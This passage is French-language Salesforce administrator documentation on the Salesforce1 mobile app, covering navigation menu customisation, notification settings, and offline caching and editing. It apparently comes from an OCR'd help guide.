Pour modifier les paramètres d'application navigateur mobile Salesforce1 :


- Personnaliser l'application

  Modifier toutes les données

# Menu de navigation de l'application mobile Salesforce1

Découvrez les éléments qui peuvent être affichés dans le menu de navigation de Salesforce1. Vous pouvez personnaliser les principaux éléments du menu de navigation pour votre organisation.

L'icône dans l'en-tête de Salesforce1 ouvre le menu de navigation.




Si le menu de navigation par défaut ne répond pas aux besoins de vos utilisateurs, vous pouvez aisément le personnaliser. Dans Configuration, saisissez *Navigation* dans la case Recherche rapide, puis sélectionnez **Navigation dans Salesforce1**.

Selon les paramètres de votre organisation, le menu peut inclure les éléments suivants :

| Élément de menu | Description |
|---|---|
| Demandes d'approbation | Affiche la liste des approbations en attente de l'utilisateur. Les utilisateurs peuvent toucher un élément d'approbation, et l'approuver ou le rejeter à partir de Salesforce1. Disponible dans l'application téléchargeable Salesforce1 pour iOS et dans l'application navigateur mobile Salesforce1. |
| Applications de zone de dessin | Disponibles pour les organisations qui ont activé l'affichage d'une application de zone de dessin dans le menu de navigation de Salesforce1. |
| Chatter | Le fil principal de l'utilisateur. Affiché pour les organisations qui ont activé Chatter. |

Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

| Élément de menu | Description |
| --- | --- |
| Tableaux de bord | Leur disponibilité dépend de l'édition et des autorisations utilisateur. Si vous n'ajoutez pas cet élément au menu de navigation, les tableaux de bord sont automatiquement inclus dans l'ensemble d'Éléments de la recherche intelligente et l'élément Tableaux de bord est disponible dans la section Récent. |
| Événements | Répertorie les événements qui appartiennent à l'utilisateur, les événements que l'utilisateur a créés pour lui-même et les événements auxquels l'utilisateur ou un groupe de l'utilisateur est invité. |
| Groupes | Affiché pour les organisations qui ont activé Chatter. Si vous n'ajoutez pas cet élément au menu de navigation, les groupes sont automatiquement inclus dans l'ensemble d'Éléments de la recherche intelligente et l'élément Groupes est disponible dans la section Récent. |
| Onglets de composant Lightning | Seuls les composants Lightning personnalisés associés à un onglet de composant Lightning peuvent être affichés dans le menu de navigation de Salesforce1. |
| Pages Lightning | Les pages d'application personnalisées. |
| Actualités | Affiche l'application Actualités, qui regroupe les actualités et d'autres informations sur les comptes, les contacts, les pistes et les opportunités de l'utilisateur. |
| Notes | Affiche l'application Notes. Si vous n'ajoutez pas cet élément au menu de navigation, les notes sont automatiquement incluses dans l'ensemble d'Éléments de la recherche intelligente et l'élément Notes est disponible dans la section Récent. |
| Interviews de flux interrompues | Affiche une liste des interviews de flux interrompues par l'utilisateur. Une interview est une instance en cours d'exécution d'un flux. Les utilisateurs peuvent toucher une interview, et la reprendre ou la supprimer depuis Salesforce1. Disponible uniquement dans l'application navigateur mobile Salesforce1. |
| Personnes | Affiché pour les organisations qui ont activé Chatter. Si vous n'ajoutez pas cet élément au menu de navigation, les profils sont automatiquement inclus dans l'ensemble d'Éléments de la recherche intelligente et l'élément Personnes est disponible dans la section Récent. |
| Rapports | Leur disponibilité dépend de l'édition et des autorisations utilisateur. Si vous n'ajoutez pas cet élément au menu de navigation, les rapports sont automatiquement inclus dans l'ensemble d'éléments de la recherche intelligente et l'élément Rapports est disponible dans la section Récent. |
| Éléments de la recherche intelligente | Ajoute des objets Salesforce standard et personnalisés à la section Récent du menu. Cet élément ajoute également un ensemble d'objets récemment accédés de l'utilisateur à la section Récent et ajoute l'élément Plus. Il permet aux utilisateurs d'accéder à tous les objets qu'ils peuvent utiliser et qui sont pris en charge dans Salesforce1. Si vous n'incluez pas cet élément dans le menu de navigation, les utilisateurs ne peuvent accéder à aucun objet du menu de navigation.<br><br>**Remarque:** Éléments de la recherche intelligente est requis pour permettre aux utilisateurs de recevoir les résultats de recherche dans l'application téléchargeable Salesforce1 pour Android. Les utilisateurs de l'application téléchargeable Salesforce1 pour iOS et de l'application navigateur mobile Salesforce1 peuvent rechercher des enregistrements si cette option est omise du menu de navigation.<br><br>Si vos utilisateurs n'ont pas encore d'historique des objets récents, un ensemble d'objets par défaut est initialement affiché dans la section Récent. L'affichage dans la section Récent des objets régulièrement utilisés dans Salesforce1 et dans le site complet de Salesforce peut prendre jusqu'à 15 jours. Pour afficher rapidement les objets dans la section Récent, les utilisateurs peuvent les épingler à l'écran des résultats de recherche dans le site complet. |

| Élément de menu | Description |
| --- | --- |
| Tâches | Répertorie les tâches ouvertes et fermées d'un utilisateur, et les tâches qui ont été déléguées. |
| Today | Une application qui aide les utilisateurs à planifier et à gérer leur journée en intégrant les événements du calendrier mobile aux tâches, aux comptes et aux contacts Salesforce associés. L'application permet également aux utilisateurs de joindre instantanément des téléconférences, de prendre rapidement des notes sur les événements, et bien plus. Disponible uniquement dans les applications téléchargeables Salesforce1. |
| Onglets de page Visualforce | Seules les pages Visualforce dont la case `Disponible pour les applications mobiles Salesforce et les Pages Lightning` est sélectionnée sont affichées dans Salesforce1. |

## Éléments à prendre en compte

- Vous ne pouvez pas définir différentes configurations de menu pour différents types d'utilisateur.
- Tous les éléments représentés par un onglet dans Salesforce, tels que les objets personnalisés et standard, les pages Visualforce, le fil Chatter, les personnes ou les groupes, sont visibles dans le menu Salesforce1 pour un utilisateur en fonction des paramètres de son profil. Par exemple, si un utilisateur est attribué à un profil qui comprend l'onglet Groupes défini sur Onglet masqué, l'utilisateur ne voit pas l'élément de menu Groupes dans Salesforce1, même si l'administrateur l'a inclus dans le menu.
- Dans une communauté, le menu de navigation n'est pas contrôlé par la page des paramètres du menu de navigation. Les onglets spécifiés dans Onglets et pages, dans les paramètres d'administration de la communauté, déterminent le contenu du menu de navigation de la communauté.

CONSULTER ÉGALEMENT :

Personnalisation du menu de navigation de Salesforce1

Remarques relatives au menu de navigation de Salesforce1

Activation des pages Visualforce pour l'application mobile Salesforce1


# Personnalisation du menu de navigation de Salesforce1

Personnalisez l'expérience mobile Salesforce de vos utilisateurs en sélectionnant les éléments de menu, les applications, les pages Visualforce ou les pages Lightning à afficher dans le menu de navigation de Salesforce1.

**Remarque:** Avant de pouvoir inclure les pages Visualforce, les pages Lightning ou les composants Lightning dans le menu de navigation Salesforce1, créez des onglets associés. Dans Configuration, saisissez *Onglets* dans la case Recherche rapide, puis sélectionnez **Onglets**.

Procédure : Personnalisation du menu de navigation de Salesforce1

1. Dans Configuration, saisissez *Navigation* dans la case Recherche rapide, puis sélectionnez **Navigation dans Salesforce1**
2. Sélectionnez des éléments dans la liste Disponible, puis cliquez sur **Ajouter**.




3. Triez les éléments en les sélectionnant et en cliquant sur **Monter** ou **Descendre**.

   L'ordre dans lequel vous placez les éléments dans la liste Sélectionné détermine leur ordre d'affichage dans le menu de navigation.

   **Remarque:** Le premier élément de la liste Sélectionné devient votre page de destination Salesforce1.

4. Cliquez sur **Enregistrer**.

## Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

## AUTORISATIONS UTILISATEUR

Pour personnaliser le menu de navigation de Salesforce1 :

- Personnaliser l'application

Une fois enregistrés, les éléments du menu de navigation et leur ordre d'affichage s'appliquent à Salesforce1. L'affichage des modifications peut nécessiter une actualisation.

Conseil: Lors de l'organisation des éléments de menu, placez les éléments les plus utilisés par les utilisateurs en tête. L'élément Éléments de la recherche intelligente peut ouvrir un ensemble de huit éléments de menu ou plus et pousser ainsi les autres éléments sous le point de navigation si vous le placez près du haut du menu. Tous les éléments que vous placez sous l'élément Éléments de la recherche intelligente s'affichent dans la section Applications du menu de navigation.

CONSULTER ÉGALEMENT :

Menu de navigation de l'application mobile Salesforce1

Remarques relatives au menu de navigation de Salesforce1

Activation des pages Visualforce pour l'application mobile Salesforce1

## Remarques relatives au menu de navigation de Salesforce1

Certains objets sont exclus de la section Récent du menu de navigation de Salesforce1, même si vous avez récemment accédé à ces objets.

- Les tâches et événements
- Les personnes, les groupes, les notes, les tableaux de bord et les rapports, si ces éléments ont été ajoutés directement au menu de navigation.
- Les vues de liste, qui sont affichées uniquement dans les pages d'accueil de l'objet, pas dans le menu de navigation
- Objets qui ne sont pas disponibles dans Salesforce1, notamment les objets qui n'ont pas d'onglet dans le site complet de Salesforce

Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

### À propos des éléments de menu Tableaux de bord, Rapports, Notes, Groupes et Personnes

Si vous ajoutez des éléments Tableaux de bord, Rapports, Notes, Groupes ou Personnes à la liste Sélectionné du menu de navigation de Salesforce1, ils sont affichés dans l'ordre que vous spécifiez, de la même façon que les Tâches, Aujourd'hui et les autres éléments individuels de menu.

Si vous n'ajoutez pas ces éléments au menu de navigation, ils sont automatiquement inclus dans l'ensemble Éléments de la recherche intelligente des objets et sont affichés dans la section Récent du menu de navigation.

## Épinglage d'un objet à la section Récent

Les utilisateurs peuvent personnaliser les objets qui s'affichent dans la section Récent du menu de navigation de Salesforce1. S'ils recherchent un objet dans le site complet, ils peuvent survoler le nom de l'objet et cliquer sur pour l'épingler en haut des résultats de recherche. L'ordre des objets épinglés dans le site complet détermine leur ordre en haut de la section Récent du menu de navigation. Cependant, épingler des objets de cette façon entraîne le déplacement dans l'élément **Plus** des objets non épinglés restant dans la section Récent.

### Éléments de la recherche intelligente et résultats de recherche dans Salesforce1

Éléments de la recherche intelligente ajoute des objets Salesforce standard et personnalisés à la section Récent du menu de navigation. La suppression des Éléments de la recherche intelligente du menu de navigation empêche les utilisateurs de Salesforce1 d'accéder aux objets (y compris aux pages d'accueil d'objet et aux vues de liste) à partir du menu.

Le retrait des Éléments de la recherche intelligente affecte également les options de recherche dans Salesforce1. Les pages d'accueil d'objet ne sont pas disponibles. Par conséquent, vous ne pouvez pas effectuer des recherches spécifiques à un objet. L'impact sur la recherche globale dépend de l'application Salesforce1.

- Avec l'application téléchargeable Salesforce1 pour iOS et l'application navigateur mobile Salesforce1, les utilisateurs peuvent rechercher et accéder à leurs enregistrements depuis les résultats de la recherche globale.
- Pour fonctionner dans l'application téléchargeable Salesforce1 pour Android, la recherche globale nécessite les Éléments de la recherche intelligente. Si les Éléments de la recherche intelligente sont omis du menu de navigation, les utilisateurs d'appareils Android ne peuvent pas retrouver des enregistrements avec la recherche globale.

CONSULTER ÉGALEMENT :

Menu de navigation de l'application mobile Salesforce1

Personnalisation du menu de navigation de Salesforce1

## Notifications de l'application mobile Salesforce1

Les notifications permettent d'informer vos utilisateurs de certains événements dans Salesforce. Par exemple, les notifications informent les utilisateurs lorsqu'ils reçoivent des demandes d'approbation ou lorsqu'une personne les mentionne dans Chatter. Les notifications interactives permettent aux utilisateurs de répondre directement depuis les notifications, sans ouvrir Salesforce1.

Trois types de notification peuvent s'afficher pour les utilisateurs de Salesforce1.

- *Les notifications intégrées à l'application* informent les utilisateurs des activités qui les concernent lors de l'utilisation de Salesforce1. En touchant , un utilisateur peut afficher les 20 dernières notifications reçues dans les 90 derniers jours.

  Si les communautés Salesforce sont activées pour votre organisation, les utilisateurs affichent les notifications de toutes les communautés dont ils sont membres. Pour aider les utilisateurs à identifier de quelle communauté provient la notification, son nom est indiqué après l'heure et la date.

- Les *notifications automatiques* sont des alertes qui s'affichent sur un appareil mobile lorsqu'un utilisateur a installé l'application téléchargeable Salesforce1, mais sans l'utiliser. Ces alertes peuvent contenir un texte, des icônes et du son, selon le type d'appareil. Si un administrateur active les notifications automatiques pour votre organisation, les utilisateurs peuvent choisir individuellement de recevoir ou non des notifications automatiques sur leur appareil.
- Les *Notifications interactives* sont des notifications automatiques (push) qui comprennent des boutons d'action avec lesquels les utilisateurs peuvent agir directement depuis les notifications, sans s'ouvrir l'application téléchargeable Salesforce1. Selon le type d'appareil et la configuration des notifications automatiques, les notifications interactives peuvent même s'afficher sur l'écran de verrouillage.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

CONSULTER ÉGALEMENT :

Activation des notifications de l'application mobile Salesforce1

## Activation des notifications de l'application mobile Salesforce1

Permettez à tous les utilisateurs de votre organisation de recevoir des notifications mobiles sur des événements dans Salesforce, par exemple lorsqu'ils reçoivent des demandes d'approbation ou lorsqu'une personne les mentionne dans Chatter.

1. Dans Configuration, saisissez *Notifications Salesforce1* dans la case Recherche rapide, puis sélectionnez **Notifications Salesforce1**.
2. Sélectionnez les notifications que vos utilisateurs de Salesforce1 doivent recevoir.
3. Sélectionnez les notifications interactives afin de permettre à vos utilisateurs Salesforce1 de répondre directement à certains types de notification automatique, sans ouvrir Salesforce1.
4. Cliquez sur **Enregistrer**.

Un utilisateur peut recevoir des demandes d'approbation dans des notifications Salesforce1 uniquement lorsqu'il reçoit les demandes d'approbation sous forme de notifications par e-mail. Vous ou votre utilisateur pouvez modifier le champ d'utilisateur Recevoir les e-mails de demande d'approbation pour définir cette préférence.

CONSULTER ÉGALEMENT :

Notifications de l'application mobile Salesforce1

Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres de notification :
- Afficher la configuration

Pour modifier les paramètres des notifications :
- Personnaliser l'application

# Travail hors ligne avec l'application mobile Salesforce1

La productivité de vos utilisateurs ne doit pas être interrompue par l'absence de connectivité. Lorsque vous activez la mise en cache et Offline Edit pour Salesforce1, les utilisateurs peuvent continuer à travailler sans être gênés par le passage sous un tunnel, les signaux mobiles capricieux ou les immeubles qui font écran. L'accès hors ligne est disponible pour les applications téléchargeables Salesforce1. La version Offline Edit bêta nécessite la version 10.0 de Salesforce1 pour l'application téléchargeable Android ou l'application téléchargeable Salesforce1 pour iOS.

Pour gérer la mise en cache et Offline Edit pour Salesforce1, dans Configuration, saisissez *Salesforce1* dans la case Recherche rapide, puis sélectionner **Salesforce1 hors ligne**.

### Accès aux données de Salesforce1 en mode hors ligne

Lorsque la mise en cache est activée dans Salesforce1, les utilisateurs de l'application téléchargeable Salesforce1 peuvent afficher les données importantes en travaillant hors ligne ou lorsque l'application mobile ne parvient pas à se connecter à Salesforce. Salesforce1 met en cache une série d'enregistrements récemment accédés afin de permettre à l'utilisateur de les consulter sans connexion. De plus, la plupart des données auxquelles un utilisateur accède pendant une session Salesforce1 sont également ajoutées en mémoire cache. Les données mises en cache sont cryptées et stockées dans un magasin de données sécurisé et permanent.

### Création, modification et suppression d'enregistrements dans Salesforce1 en mode hors ligne (bêta)

Avec Offline Edit, les utilisateurs de l'application téléchargeable Salesforce1 ne sont pas liés à une connexion réseau pour actualiser leurs données Salesforce. Les utilisateurs peuvent créer des enregistrements pour des objets mise en cache, modifier et supprimer les enregistrements lorsqu'ils sont hors ligne, et suivre toutes les modification effectuées hors ligne à partir d'un emplacement unique. Une fois la connexion à Salesforce1 rétablie, l'application synchronise automatiquement les modifications en attente vers Salesforce et informe l'utilisateur des conflits éventuels à résoudre. La version Offline Edit bêta nécessite la version 10.0 de Salesforce1 pour Android ou Salesforce1 pour iOS.

Données et éléments de l'interface utilisateur disponibles lorsque Salesforce1 est hors ligne

Avec la mise en cache et Offline Edit pour Salesforce1, les utilisateurs de l'application téléchargeable Salesforce1 peuvent travailler en mode hors connexion avec les objets et les enregistrements auxquels ils accèdent fréquemment. Voici la liste des données et des éléments de l'interface utilisateur de Salesforce1 qui sont disponibles hors ligne.

Activation de l'accès hors ligne pour Salesforce1

Vous pouvez protéger vos utilisateurs Salesforce1 contre les caprices de la connectivité mobile en quelques clics. Vous pouvez activer deux niveaux d'accès hors ligne : la mise en cache des enregistrements fréquemment accédés, qui permet aux utilisateurs d'afficher des données en mode hors ligne, et Offline Edit, qui permet aux utilisateurs de créer, de modifier et de supprimer des enregistrements lorsqu'ils sont déconnectés. L'accès hors ligne est disponible uniquement dans les applications téléchargeables Salesforce1. La version Offline Edit bêta nécessite la version 10.0 de Salesforce1 pour Android ou Salesforce1 pour iOS.

CONSULTER ÉGALEMENT :

Accès hors ligne : fonctionnalités non disponibles dans Salesforce1

## Accès aux données de Salesforce1 en mode hors ligne


Lorsque la mise en cache est activée dans Salesforce1, les utilisateurs de l'application téléchargeable Salesforce1 peuvent afficher les données importantes en travaillant hors ligne ou lorsque l'application mobile ne parvient pas à se connecter à Salesforce. Salesforce1 met en cache une série d'enregistrements récemment accédés afin de permettre à l'utilisateur de les consulter sans connexion. De plus, la plupart des données auxquelles un utilisateur accède pendant une session Salesforce1 sont également ajoutées en mémoire cache. Les données mises en cache sont cryptées et stockées dans un magasin de données sécurisé et permanent.

La mise en cache est activée dans Salesforce1 la première fois qu'un utilisateur de votre organisation installe l'une des applications téléchargeables Salesforce1. Pour gérer ces paramètres, dans Configuration, saisissez *`Salesforce1`* dans la case `Recherche rapide`, puis sélectionnez **Salesforce1 hors ligne**.

Le contenu de la mémoire cache d'un utilisateur détermine les données accessibles lorsque son appareil mobile est hors ligne. Examinons comment la mémoire cache est initialement renseignée, puis mise à jour pendant une session Salesforce1.

Remarque: Une session Salesforce1 correspond à la période entre la connexion et la déconnexion de l'application. Placer l'application à l'arrière-plan en basculant vers une autre application n'entraîne pas la fin de la session.

- Lorsqu'un utilisateur se connecte à Salesforce1, la mémoire cache est vide. Si son appareil est déconnecté avec un cache vide, aucune donnée Salesforce n'est disponible.
- L'utilisateur peut remplir rapidement la mémoire cache avec un ensemble par défaut d'enregistrements récemment accédés. Dans le menu de navigation de Salesforce1, sélectionnez **Paramètres** | > **Cache hors ligne** | > **Mettre en cache maintenant**.




Conseil: Nous recommandons à vos utilisateurs d'exécuter cette action chaque fois qu'ils se connectent à Salesforce1 afin de disposer en permanence d'un ensemble de données utile en cas de déconnexion.

Selon la taille et la complexité des enregistrements de l'utilisateur, la mise en cache peut nécessiter quelques secondes ou plusieurs minutes. Si l'utilisateur est déconnecté avant la fin de la mise en cache des données, certains enregistrements ne seront pas disponibles.

L'option **Mettre en cache maintenant** collecte les enregistrements récemment accédés des cinq premiers objets répertoriés dans la section Récents du menu de navigation Salesforce1 de l'utilisateur, en plus de ses tâches et tableaux de bord récents. Les enregistrements récemment accédés sont déterminés par les activités de l'utilisateur aussi bien dans Salesforce1 que dans le site complet de Salesforce, y compris dans Salesforce Classic et dans Lightning Experience.

- Durant une session Salesforce1, de nombreux autres enregistrements auxquels l'utilisateur accède sont également ajoutés en mémoire cache (les données Salesforce ne sont pas toutes disponibles hors ligne. Reportez-vous à Données et éléments de l'interface utilisateur disponibles lorsque Salesforce1 est hors ligne).
- L'ensemble d'enregistrements par défaut récemment accédés par l'utilisateur doit bien entendu évoluer pendant qu'il travaille dans Salesforce1 et dans le site complet. S'il bascule hors de Salesforce1 (sans se déconnecter) et que la mémoire cache date de plus d'une heure, Salesforce1 actualise automatiquement la mémoire cache pour collecter les tâches, les tableaux de bord et les enregistrements les plus récents dans les cinq objets principaux.

  L'utilisateur peut à tout moment actualiser la mémoire cache manuellement avec l'option **Mettre en cache maintenant**. Nous recommandons cette pratique lorsque l'utilisateur envisage d'être hors ligne et souhaite au préalable ajouter en mémoire cache les enregistrements auxquels il a récemment accédés dans le site complet.
- Un enregistrement reste stocké en mémoire cache pendant deux semaines. Chaque fois qu'un même enregistrement est accédé, l'horloge réinitialise le délai sur deux semaines. Si l'enregistrement n'est pas accédé pendant deux semaines, il est automatiquement retiré du cache et n'est plus disponible hors ligne jusqu'à ce que l'utilisateur accède de nouveau à l'enregistrement en ligne.

- La déconnexion de Salesforce1 retire toutes les données de la mémoire cache. Lorsque l'utilisateur se reconnecte, le processus de génération du cache recommence.

CONSULTER ÉGALEMENT :

Données et éléments de l'interface utilisateur disponibles lorsque Salesforce1 est hors ligne

Activation de l'accès hors ligne pour Salesforce1

Accès hors ligne : fonctionnalités non disponibles dans Salesforce1

## Création, modification et suppression d'enregistrements dans Salesforce1 en mode hors ligne (bêta)

Avec Offline Edit, les utilisateurs de l'application téléchargeable Salesforce1 ne sont pas liés à une connexion réseau pour actualiser leurs données Salesforce. Les utilisateurs peuvent créer des enregistrements pour des objets mise en cache, modifier et supprimer les enregistrements lorsqu'ils sont hors ligne, et suivre toutes les modification effectuées hors ligne à partir d'un emplacement unique. Une fois la connexion à Salesforce1 rétablie, l'application synchronise automatiquement les modifications en attente vers Salesforce et informe l'utilisateur des conflits éventuels à résoudre. La version Offline Edit bêta nécessite la version 10.0 de Salesforce1 pour Android ou Salesforce1 pour iOS.

Remarque: Cette version contient une version bêta de Offline Edit. Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Pour activer cette fonctionnalité dans votre organisation, reportez-vous à Activation de l'accès hors ligne pour Salesforce1. Offline Edit n'est pas globalement disponible tant que Salesforce l'a pas annoncée dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. Vous pouvez formuler des commentaires et des suggestions sur la modification en ligne dans IdeaExchange dans la communauté Success.


Lorsque Offline Edit est activée :

- Créez un enregistrement à l'aide du bouton **Nouveau** de la page d'accueil d'un objet (pour des tâches, utilisez le bouton **Nouveau** de la liste Mes tâches). Les actions « nouvel enregistrement » de la barre d'actions (telles que **Nouvelle tâche** ou **Nouveau contact** ou **Nouveau** dans les listes associées) ne fonctionnent pas en mode hors ligne.
- Mettez à jour les informations d'un enregistrement à l'aide de l'action **Modifier** de la barre d'actions de l'enregistrement.
- Supprimez un enregistrement à l'aide de l'action **Supprimer** de la barre d'actions de l'enregistrement.

Pour consulter la liste complète des données qui peuvent être mises à jour avec Offline Edit, reportez-vous à Données et éléments de l'interface utilisateur disponibles lorsque Salesforce1 est hors ligne.

### Suivi des mises à jour hors ligne

Les utilisateurs peuvent suivre toutes les modifications effectuées hors ligne dans la page Modifications en attente. Cette page est disponible dans le menu de navigation de Salesforce1.




### Affichage du statut des mises à jour hors ligne

Pour faciliter le suivi du statut des modifications effectuées hors ligne, des indicateurs sont affichés à plusieurs emplacements dans Salesforce1, notamment : la page Modifications en attente, les pages d'accueil d'objet et la zone de présentation des enregistrements mis à jour.

- : affiché lorsque l'appareil mobile est hors ligne. Indique que des modifications doivent être synchronisées lorsque l'appareil est en ligne. Une fois synchronisés, les enregistrements disparaissent de la page Modifications en attente.
- : affiché lorsque l'appareil mobile est de nouveau en ligne. Signale des données en conflit que l'utilisateur doit résoudre.
- : affiché lorsque l'appareil mobile est de nouveau en ligne. Indique qu'une erreur irréversible s'est produite et que les modifications de l'utilisateur ne peuvent pas être enregistrées.

### Une fois la connectivité restaurée

Lorsque la connectivité mobile de l'utilisateur est restaurée, les modifications répertoriées dans la page Modifications en attente sont automatiquement synchronisées avec Salesforce. En cas de problème de connectivité nécessitant l'attention de l'utilisateur, par exemple des erreurs de validation ou des conflits de modifications effectuées par un autre utilisateur sur un même enregistrement, Salesforce1 alerte l'utilisateur.

Pour résoudre les problèmes de synchronisation, l'utilisateur peut répondre au message d'alerte contextuel, ou sélectionner **Modifications en attente** dans le menu de navigation de Salesforce1, puis toucher l'enregistrement affecté. Salesforce1 souligne les problèmes qui doivent être résolus et, une fois les problèmes résolus enregistrés, tente une nouvelle fois de synchroniser les modifications en attente. Les enregistrements qui ont des modifications non synchronisées sont verrouillés afin d'empêcher toute modification ultérieure jusqu'à la résolution des problèmes.

Les erreurs irrémédiables sont rares. Elles se produisent généralement lorsqu'un autre utilisateur a supprimé l'enregistrement ou modifié les autorisations d'accès à l'enregistrement de l'utilisateur pendant qu'il était hors ligne. Les modifications en attente qui contiennent des erreurs irrémédiables ne peuvent pas être enregistrées. La seule option pour l'utilisateur consiste à ignorer les modifications en touchant l'enregistrement affecté dans la page Modifications en attente.

CONSULTER ÉGALEMENT :

- Données et éléments de l'interface utilisateur disponibles lorsque Salesforce1 est hors ligne
- Activation de l'accès hors ligne pour Salesforce1
- Accès hors ligne : fonctionnalités non disponibles dans Salesforce1

## Données et éléments de l'interface utilisateur disponibles lorsque Salesforce1 est hors ligne

Avec la mise en cache et Offline Edit pour Salesforce1, les utilisateurs de l'application téléchargeable Salesforce1 peuvent travailler en mode hors connexion avec les objets et les enregistrements auxquels ils accèdent fréquemment. Voici la liste des données et des éléments de l'interface utilisateur de Salesforce1 qui sont disponibles hors ligne.

